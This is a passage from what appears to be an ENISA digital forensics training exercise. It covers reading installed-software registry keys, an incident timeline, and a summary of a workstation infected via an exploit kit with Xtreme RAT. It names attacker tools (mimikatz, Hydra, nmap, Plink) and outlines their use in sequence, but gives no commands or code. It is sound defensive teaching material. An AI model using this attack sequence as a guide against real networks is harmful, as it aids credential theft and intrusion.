 - HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall

Though it is important to keep in mind that not all applications leave traces in the system registry (e.g. some portable applications). In such case it might be necessary to search for such applications by inspecting some common filesystem locations (Desktop, C:\, C:\Program Files, etc.).

This task students should start by opening with the WRR tool SOFTWARE registry file. Note that since the analysed operating system is a 32bit version, there is no Wow6432Node key in Software hive.

Now students should navigate in WRR to Microsoft\Windows\CurrentVersion\Uninstall key.




Figure 119: Registry settings

Each Uninstall sub key contains some information about application (varying between sub keys) like installation date, path to uninstall binary, app version or install source.

³⁶ 32-bit and 64-bit Application Data in the Registry [https://msdn.microsoft.com/en-us/library/windows/desktop/ms724072\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms724072(v=vs.85).aspx) (last accessed 30.09.2016)

| Value | Type | Data |
|---------------------|--------------|---|
| AuthorizedCDFPrefix | REG_SZ | |
| Comments | REG_SZ | |
| Contact | REG_SZ | |
| DisplayVersion | REG_SZ | 0.91 |
| HelpLink | REG_SZ | |
| HelpTelephone | REG_SZ | |
| InstallDate | REG_SZ | 20160726 |
| InstallLocation | REG_SZ | |
| InstallSource | REG_SZ | C:\Users\Peter\Downloads\ |
| ModifyPath | REG_EXPAN... | MsiExec.exe /I{81922150-317E-4B80-A31D- |
| Publisher | REG_SZ | inkscape.org |
| Readme | REG_SZ | |
| Size | REG_SZ | |
| EstimatedSize | REG_DWORD | 0x0004FCC6 |
| UninstallString | REG_EXPAN... | MsiExec.exe /I{81922150-317E-4B80-A31D- |
| URLInfoAbout | REG_SZ | |
| URLUpdateInfo | REG_SZ | |
| VersionMajor | REG_DWORD | 0x00000000 |
| VersionMinor | REG_DWORD | 0x0000005B |
| WindowsInstaller | REG_DWORD | 0x00000001 |
| Version | REG_DWORD | 0x005B0000 |
| Language | REG_DWORD | 0x00000409 |
| DisplayName | REG_SZ | Inkscape 0.91 |
| sEstimatedSize2 | REG_DWORD | 0x00027E63 |

Figure 120: Registry settings

Based on information found in Uninstall key, students can determine that during the incident the system had an outdated version of Mozilla Firefox (33.0.3) and the Adobe Flash Plugin (18.0.0.194). This might have played important role in workstation infection after the user visited the malicious website.

| Value | Type | Data |
|-------------------|-----------|---|
| DisplayName | REG_SZ | Adobe Flash Player 18 NPAPI |
| Publisher | REG_SZ | Adobe Systems Incorporated |
| DisplayVersion | REG_SZ | 18.0.0.194 |
| HelpLink | REG_SZ | http://www.adobe.com/go/flashplayer_support/ |
| NoModify | REG_DWORD | 0x00000001 |
| NoRepair | REG_DWORD | 0x00000001 |
| RequiresIESysFile | REG_SZ | 4.70.0.1155 |
| URLInfoAbout | REG_SZ | http://www.adobe.com |
| URLUpdateInfo | REG_SZ | http://www.adobe.com/go/getflashplayer/ |
| VersionMajor | REG_DWORD | 0x00000012 |
| VersionMinor | REG_DWORD | 0x00000000 |
| UninstallString | REG_SZ | C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe -maintain plugin |
| DisplayIcon | REG_SZ | C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe |
| EstimatedSize | REG_DWORD | 0x0000463B |

Figure 121: Registry settings

| Value | Type | Data |
|-----------------|-----------|---|
| Comments | REG_SZ | Mozilla Firefox 33.0.3 (x86 en-US) |
| DisplayIcon | REG_SZ | C:\Program Files\Mozilla Firefox\firefox.exe,0 |
| DisplayName | REG_SZ | Mozilla Firefox 33.0.3 (x86 en-US) |
| DisplayVersion | REG_SZ | 33.0.3 |
| HelpLink | REG_SZ | https://support.mozilla.org |
| InstallLocation | REG_SZ | C:\Program Files\Mozilla Firefox |
| Publisher | REG_SZ | Mozilla |
| UninstallString | REG_SZ | "C:\Program Files\Mozilla Firefox\uninstall\helper.exe" |
| URLUpdateInfo | REG_SZ | https://www.mozilla.org/firefox/33.0.3/releasenotes |
| URLInfoAbout | REG_SZ | https://www.mozilla.org |
| NoModify | REG_DWORD | 0x00000001 |
| NoRepair | REG_DWORD | 0x00000001 |
| EstimatedSize | REG_DWORD | 0x000135EB |
| sEstimatedSize2 | REG_DWORD | 0x000135D3 |

Figure 122: Registry settings

When the exact install date is not given, students can check the last modification date of given Uninstall sub key by right clicking on the sub key and choosing *Properties* from the context menu.




Figure 123: Registry settings




Figure 124: Key properties

In this case, it shows that WinPcapInst was likely installed around 13:50:31 which is consistent with previous findings of winpcap-nmap-4.13.exe binary being executed at 13:50:29.

9. Building the timeline

To get better picture of the whole incident at the end it is worth to build timeline with all timestamps collected from different sources. List below presents all timestamps obtained from the previous tasks.

Observations that should be correlated with other logs (network logs, logs from other hosts) were additionally bolded.

| TIMESTAMP [UTC] | OBSERVATION | EVIDENCE SOURCE |
|---------------------|---|---|
| 12:54:24 | Start of System process | Memory analysis |
| 12:54:31 | Start of Event log service | System logs |
| 12:55:53 | Start of firefox.exe | Prefetch files UserAssist keys |
| 13:02:46 | User visits http://blog.mycompany.ex/ | Firefox history |
| 13:02:50 - 13:03:17 | Browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK) | Firefox history, Filesystem analysis |
| 13:02:53 | Creation of Firefox cache file possibly containing exploit code (CVE-2012-3993) | AV scan Filesystem analysis |
| 13:02:56 | Creation of 3568226350[1].exe file (referred in one of the cache files) | AV scan Filesystem analysis |
| 13:02:57 | Creation of svchost.exe binary in %TEMP% directory | Filesystem analysis |
| 13:02:57 | Start of svchost.exe process containing Xtreme RAT code | Memory analysis |
| 13:02:57 | Modification of Run and RunOnce keys | Registry analysis |
| 13:02:58 | Start of second explorer.exe process containing Xtreme RAT code (possible Run PE) | Memory analysis |
| 13:03:04 | Start of update.exe process with Xtreme RAT code | Memory analysis |
| 13:03:10 | Modification of GhCtxq8t registry key (update.exe) | Registry analysis |
| 13:03:16 | Firefox flash plugin crash report | Firefox crash reports |
| 13:07:36 | Start of some cmd.exe process | Memory analysis |
| 13:10:03 | Creation of 54948tp.exe executable in %TEMP% directory | Filesystem analysis |
| 13:10:13 | Execution of 54948tp.exe | Prefetch files |
| 13:10:13-13:14:47 | Time period when http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin was downloaded | Python decompilation |



| | | |
|----------|--|---------------------------------------|
| 13:14:47 | Creation of %APPDATA%\EpUpdate folder containing multiple hacking tools | Filesystem analysis |
| 13:14:47 | Creation of %TEMP%\SystemProfile folder containing results of execution various commands | Filesystem analysis |
| 13:14:47 | Execution of mimikatz.exe and creation of mimikatz.log file | Prefetch files Filesystem analysis |
| 13:14:50 | Execution of browserpassworddump.exe and creation of bpd.log | Prefetch files Filesystem analysis |
| 13:34:25 | Creation of sysinfo.txt in %TEMP%\SystemProfile | Filesystem analysis |
| 13:42:12 | Start of some cmd.exe process | Memory analysis |
| 13:50:29 | Start of winpcap-nmap-4.13.exe | UserAssist |
| 13:59:29 | Port scan of 192.168.5.1 | Filesystem analysis |
| 13:59:34 | Port scan of 192.168.5.10 | Filesystem analysis |
| 13:59:36 | Port scan of 192.168.5.15 | Filesystem analysis |
| 14:02:04 | Execution of hydra.exe process (possible dictionary attack) | System logs |
| 14:04:44 | Execution of Hydra.exe (possible dictionary attack) | Prefetch files System logs |
| 14:08:30 | Start of some cmd.exe process | Memory analysis |
| 14:10:49 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:11:20 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:11:26 | Modification of PuTTY SshHostKeys (RSA key pointing to 192.168.5.10) | Registry analysis |
| 14:17:45 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:18:48 | Start of some cmd.exe process | Memory analysis |
| 14:20:44 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:22:45 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:23:02 | Start of some cmd.exe process | Memory analysis |
| 14:23:31 | Possible login to some remote host (Plink.exe execution) | Prefetch files |
| 14:23:46 | Start of some cmd.exe process | Memory analysis |
| 14:47:12 | Execution of PSCP tool, possibly to download/upload some data from remote host | Prefetch files |



| | | |
|----------|--|----------------|
| 14:47:54 | execution of PSCP tool, possibly to download/upload some data from remote host | Prefetch files |
| 14:50:09 | execution of PSCP tool, possibly to download/upload some data from remote host | Prefetch files |

10. Summary and next steps

In this exercise, students have learnt how to use various tools to perform forensic analysis of a compromised workstation with the Windows 10 operating system. The exercise started with the analysis of the memory dump using Volatility Framework. Then students proceeded to the analysis of the artefacts found on the disk image. To ease initial analysis, memory was scanned using Yara signatures and disk was scanned with ClamAV antivirus. During disk analysis, students created a filesystem timeline as well as checked Mozilla Firefox logs, prefetch files and system logs. The next step was the analysis of the system registry. In this task, students learnt how to create a timeline of registry changes, check UserAssist keys as well as extract a list of installed applications.

During the analysis, it was determined that the system was most likely compromised on 2016-08-16 at 13:02:46 after user visited infected website <http://blog.mycompany.ex/> which was redirecting to another domain (blog.mysportclub.ex) hosting some exploit kit. As a result, the operating system was infected with Xtreme RAT malware. At 13:10:03, 54948tp.exe executable was created on disk and then executed. As a result, an additional tools pack was downloaded from blog.mysportclub.ex and then unpacked in the local filesystem (%APPDATA%\EpUpdate). An additional directory *SystemProfile* was created in %TEMP% location.

Among the tools were tools like Nmap, THC-Hydra, Mimikatz, BrowserPasswordDump, Plink and Pscp. This suggests that the attacker's intention was to gather information about the local system and then possibly compromise other hosts on the network. At 13:59:00, a port scan of three hosts on the local network was performed: 192.168.5.1, 192.168.5.10, 192.168.5.15. Shortly after that, THC-Hydra was executed possibly to perform some dictionary attack. Then plink/pscp was executed a few times. The RSA key found in the registry suggests that attacker might have been trying to login to 192.168.5.10 host.

To continue the investigation and find additional information, forensic evidence found on the Windows workstation should be correlated with evidence obtained from other systems, especially network logs, and, if possible, evidence preserved from blog.mysportclub.ex and blog.mycompany.ex.

11. References

1. <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/digital-forensics-handbook> (last accessed on September 20th 2016)
2. https://en.wikipedia.org/wiki/Chain_of_custody (last accessed on September 20th 2016)
3. <http://www.forensicmag.com/article/2012/05/report-writing-guidelines> (last accessed on September 20th 2016)
4. https://en.wikipedia.org/wiki/Forensic_disk_controller (last accessed on September 20th 2016)
5. <http://www.forensicfocus.com/linux-forensics-pitfalls-of-mounting-file-systems> (last accessed on September 20th 2016)
6. <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/advanced-artifact-handling-handbook> (last accessed on September 20th 2016)
7. <https://github.com/Yara-Rules/rules> (last accessed on September 20th 2016)
8. <https://www.sans.org/reading-room/whitepapers/forensics/creating-baseline-process-activity-memory-forensics-35387> (last accessed on September 20th 2016)
9. <http://www.adlice.com/runpe-hide-code-behind-legit-process/> (last accessed on September 20th 2016)
10. <https://www.sans.org/reading-room/whitepapers/forensics/filesystem-timestamps-tick-36842> (last accessed on September 20th 2016)
11. <https://digital-forensics.sans.org/blog/2011/09/20/ntfs-i30-index-attributes-evidence-of-deleted-and-overwritten-files> (last accessed on September 20th 2016)
12. <https://www.trustedsec.com/april-2015/dumping-wdigest-creds-with-meterpreter-mimikatzkiwi-in-windows-8-1/> (last accessed on September 20th 2016)
13. http://www.nirsoft.net/utils/browsing_history_view.html (last accessed on September 20th 2016)
14. http://www.nirsoft.net/utils/mozilla_cache_viewer.html (last accessed on September 20th 2016)
15. <https://github.com/matiasb/unpy2exe> (last accessed on September 20th 2016)
16. <https://pypi.python.org/pypi/uncompyle6/> (last accessed on September 20th 2016)
17. <http://blog.digital-forensics.it/2015/06/a-first-look-at-windows-10-prefetch.html> (last accessed on September 20th 2016)
18. <https://github.com/PoorBillionaire/Windows-Prefetch-Parser> (last accessed on September 20th 2016)
19. <http://www.505forensics.com/windows-10-prefetch/> (last accessed on September 20th 2016)
20. <https://github.com/libyal/libsscca> (last accessed on September 20th 2016)
21. [https://technet.microsoft.com/en-us/library/cc749408\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc749408(v=ws.11).aspx) (last accessed on September 20th 2016)
22. <http://computer.forensikblog.de/en/> (last accessed on September 20th 2016)
23. [https://technet.microsoft.com/en-us/library/cc765981\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc765981(v=ws.11).aspx) (last accessed on September 20th 2016)
24. [https://msdn.microsoft.com/en-us/library/windows/desktop/aa363650\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa363650(v=vs.85).aspx) (last accessed on September 20th 2016)
25. <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx> (last accessed on September 20th 2016)
26. <https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6005&EvtSrc=EventLog&LCID=1033> (last accessed on September 20th 2016)
27. <https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6006&EvtSrc=EventLog&LCID=1033> (last accessed on September 20th 2016)



28. <https://www.microsoft.com/technet/support/ee/transform.aspx?ProdName=Windows%20Operating%20System&ProdVer=10.0&EvtID=6008&EvtSrc=EventLog&LCID=1033> (last accessed on September 20th 2016)
29. <http://www.mitec.cz/wrr.html> (last accessed on September 20th 2016)
30. [https://msdn.microsoft.com/pl-pl/library/windows/desktop/ms724877\(v=vs.85\).aspx](https://msdn.microsoft.com/pl-pl/library/windows/desktop/ms724877(v=vs.85).aspx) (last accessed on September 20th 2016)
31. <http://forensicartifacts.com/2010/07/userassist/> (last accessed on September 20th 2016)
32. [https://msdn.microsoft.com/en-us/library/windows/desktop/ms724072\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms724072(v=vs.85).aspx) (last accessed on September 20th 2016)



ENISA

European Union Agency for Network
and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office

1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece



PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu

